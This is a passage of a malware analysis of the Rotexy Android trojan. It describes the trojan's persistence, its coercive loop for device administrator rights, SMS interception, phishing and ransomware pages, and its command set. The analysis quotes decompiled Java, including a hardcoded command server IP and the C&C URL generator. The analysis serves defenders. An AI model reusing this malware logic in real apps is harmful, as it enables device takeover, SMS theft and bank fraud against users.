



In this case, the Trojan's logs contain records in Russian with grammatical errors and spelling mistakes:

```
Plugs.log("Boot.onReceive", "Поймали сингал от: " + v11);
Plugs.log("Boot.onReceive", "Отправляем информацию о плучении задания ID:" + v12.getString
Plugs.log("Boot.onReceive", "[WARNING] Обнаружен остановленый основной сервис, заспускаем заново!"
```


If the check is successful, Rotexy registers with GCM and launches SuperService which tracks if the Trojan has device administrator privileges. SuperService also tracks its own status and relaunches if stopped. It performs a privilege check once every second; if unavailable, the Trojan starts requesting them from the user in an infinite loop:

```
private void setAdminDevice() {
    Intent v1 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    v1.putExtra("android.app.extra.DEVICE_ADMIN", SetAdmin.iComponentName);
    v1.putExtra("android.app.extra.ADD_EXPLANATION", "Приложение проверено и является полностью безопасным! Выполнить запуск?"
            );
```


17:24
Удаленное управление Android
VISA
Установка
Приложение проверено и является полностью безопасным! Выполнить запуск?
Приложение "Установка" сможет выполнять следующие операции:
Блокировка экрана
Управлять способом и временем блокировки экрана.



If the user agrees and gives the application the requested privileges, another stub page is displayed, and the app hides its icon:


17:24
Установка
Не удалось установить приложение
(Ошибка: 404)

If the Trojan detects an attempt to revoke its administrator privileges, it starts periodically switching off the phone screen, trying to stop the user actions. If the privileges are revoked successfully, the Trojan relaunches the cycle of requesting administrator privileges.

If, for some reason, SuperService does not switch off the screen when there is an attempt to revoke the device administrator privileges, the Trojan tries to intimidate the user:

```
public CharSequence onDisableRequested(Context context, Intent intent) {
    context.sendBroadcast(new Intent(context, Boot.class).addFlags(268435456).setAction(Plugs.ReceiveAdminRequest
            ));
    return "Приложение: " + context.getResources().getString(2131165185) + " является системным!"
            ;
}
```

While running, Rotexy tracks the following:

- switching on and rebooting of the phone;
- termination of its operation – in this case, it relaunches;
- sending of an SMS by the app – in this case, the phone is switched to silent mode.

C&C communications

The default C&C address is hardwired in the Rotexy code:

```
public Plugs(Context application) {
    super();
    this.gcm = "455646527724";
    this.app_build = "30.0.2";
    this.api_panel_id = 15;
    this.api_panel_url = "http://81.177.135.30/";
    this.api_url_dynamic_min_range = 1;
    this.api_url_dynamic_max_range = 9999;
    this.CryptDelimiter = "393838";
    this.protocol_delimiter = "://";
    this.DB = null;
    this.mcrypt = null;
    this.shuffle_characters = "qwertyuiopasdfghjklzxcvbnm";
    this.shuffle_characters_min_range = 5;
    this.shuffle_characters_max_range = 7;
    this.mcrypt = new MCrypt();
    this.context = application;
    Plugs.info = this.context.getSystemService("phone");
    this.DB = new Base(application);
}
```

The relative address to which the Trojan will send information from the device is generated in a pseudo-random manner. Depending on the Trojan version, dynamically generated subdomains can also be used.

```
public String getApiUrl() {
    String v3 = "://";
    String v9 = this.getPrivateData("api_url");
    if(v9 == null) {
        v9 = this.api_panel_url;
    }

    String v10 = v9.concat(Integer.toString(new Random().nextInt(this.api_url_dynamic_max_range -
            this.api_url_dynamic_min_range) + this.api_url_dynamic_min_range));
    if(!Plugs.DynamicSubDomain) {
        Plugs.log("Plugs.getApiUrl", "Создан уникальный адрес без DynamicSubDomain: " + v10);
    }
    else {
        String[] v11 = v10.split(v3);
        String v8 = v11[0].concat(v3).concat(this.shuffle(this.shuffle_characters).substring(0,
                new Random().nextInt(this.shuffle_characters_max_range - this.shuffle_characters_min_range
                ) + this.shuffle_characters_min_range).concat(".").concat(v11[1]));
        Plugs.log("Plugs.getApiUrl", "Создан уникальный адрес с DynamicSubDomain: " + v8);
        v10 = v8;
    }

    return v10;
}
```

In this sample of the Trojan, the Plugs.DynamicSubDomain value is false, so subdomains are not generated

The Trojan stores information about C&C servers and the data harvested from the infected device in a local SQLite database.

First off, the Trojan registers in the administration panel and receives the information it needs to operate from the C&C (the SMS interception templates and the text that will be displayed on HTML pages):

```
if(v9.equals("register_ok")) {
    Plugs.log("Commands.initialCommand", "Успешно выполнена регистрация приложения в панели"
            );
    SuperService.http_success_register = true;
    String v21 = v19.getJSONArray("patterns").toString();
    Plugs.log("Commands.initialCommand", "Получены шаблоны перехвата: " + v21);
    v23.setPatterns(v21);
    String v4 = v19.getJSONArray("blocker_banking").toString();
    String v5 = v19.getString("blocker_banking_autolock");
    Plugs.log("Commands.initialCommand", "Получены параметры для банковского блокировщика время: "
            + v5 + " данные: " + v4);
    v23.setPrivateData("blocker_banking", v4);
    v23.setPrivateData("blocker_banking_autolock", v5);
    String v6 = v19.getJSONArray("blocker_extortionist").toString();
    String v7 = v19.getString("blocker_extortionist_autolock");
    Plugs.log("Commands.initialCommand", "Получены параметры для блокировщика вымогателя время: "
            + v7 + " данные: " + v6);
    v23.setPrivateData("blocker_extortionist", v6);
    v23.setPrivateData("blocker_extortionist_autolock", v7);
    if(Blocker.isInitialize()) {
        if(Blocker.B_blocker.equals("blocker_banking")) {
            Blocker.setBlockerRefresh(this.context, "blocker_banking", Blocker.B_page
                    , v4);
        }
        else if(Blocker.B_blocker.equals("blocker_extortionist")) {
            Blocker.setBlockerRefresh(this.context, "blocker_extortionist", Blocker.
                    B_page, v6);
        }
    }
}
else if(v9.equals("gcm_register_ok")) {
    Plugs.log("Commands.initialCommand", "Успешно выполнена доставка Google Cloud Message Key в панель"
            );
    SuperService.http_success_gcm = true;
}
```

Rotexy intercepts all incoming SMSs and processes them according to the templates it received from the C&C. Also, when an SMS arrives, the Trojan puts the phone into silent mode and switches off the screen so the user doesn't notice that a new SMS has arrived. When required, the Trojan sends an SMS to the specified phone number with the information it has received from the intercepted message. (It is specified in the interception template whether a reply must be sent, and which text should be sent to which address.) If the application hasn't received instructions about the rules for processing incoming SMSs, it simply saves all SMSs to a local database and uploads them to the C&C.

Apart from general information about the device, the Trojan sends a list of all the running processes and installed applications to the C&C. It's possible the threat actors use this list to find running antivirus or banking applications.

Rotexy will perform further actions after it receives the corresponding commands:

- START, STOP, RESTART — start, stop, restart SuperService.
- URL — update C&C address.
- MESSAGE – send SMS containing specified text to a specified number.
- UPDATE_PATTERNS – reregister in the administration panel.
- UNBLOCK – unblock the telephone (revoke device administrator privileges from the app).
- UPDATE – download APK file from C&C and install it. This command can be used not just to update the app but to install any other software on the infected device.

- CONTACTS – send text received from C&C to all user contacts. This is most probably how the application spreads.
- CONTACTS_PRO – request unique message text for contacts from the address book.
- PAGE – contact URL received from C&C using User-Agent value that was also received from C&C or local database.
- ALLMSG – send C&C all SMSs received and sent by user, as stored in phone memory.
- ALLCONTACTS – send all contacts from phone memory to C&C.
- ONLINE – send information about Trojan's current status to C&C: whether it has device administrator privileges, which HTML page is currently displayed, whether screen is on or off, etc.
- NEWMSG – write an SMS to the device memory containing the text and sender number sent from C&C.
- CHANGE_GCM_ID – change GCM ID.
- BLOCKER_BANKING_START – display phishing HTML page for entry of bank card details.
- BLOCKER_EXTORTIONIST_START – display HTML page of the ransomware.
- BLOCKER_UPDATE_START – display fake HTML page for update.
- BLOCKER_STOP – block display of all HTML pages.

The C&C role for Rotexy can be filled not only by a web server but also by any device that can send SMSs. The Trojan intercepts incoming SMSs and can receive the following commands from them:


- "3458" — revoke device administrator privileges from the app;
- "hi", "ask" — enable and disable mobile internet;
- "privet", "ru" — enable and disable Wi-Fi;
- "check" — send text "install: *[device IMEI]*" to phone number from which SMS was sent;
- "stop_blocker" — stop displaying all blocking HTML pages;
- "393838" — change C&C address to that specified in the SMS.

Information about all actions performed by Rotexy is logged in the local database and sent to the C&C. The server then sends a reply that contains instructions on further actions to be taken.

